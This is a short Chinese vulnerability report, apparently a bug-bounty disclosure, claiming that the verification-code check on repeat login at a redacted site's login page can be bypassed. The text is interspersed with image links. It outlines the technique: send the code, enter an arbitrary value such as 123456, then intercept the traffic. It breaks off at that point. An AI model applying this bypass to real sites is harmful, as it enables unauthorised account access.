
****漏洞URL：****https://www.xxxx.com/en/login

****简要描述：****


正常注册成功后二次登录，会有一个验证码验证是否是本人登录, 我们可以绕过这个登录.

****漏洞证明：****


 send 发送验证码后 随便输入123456

抓包

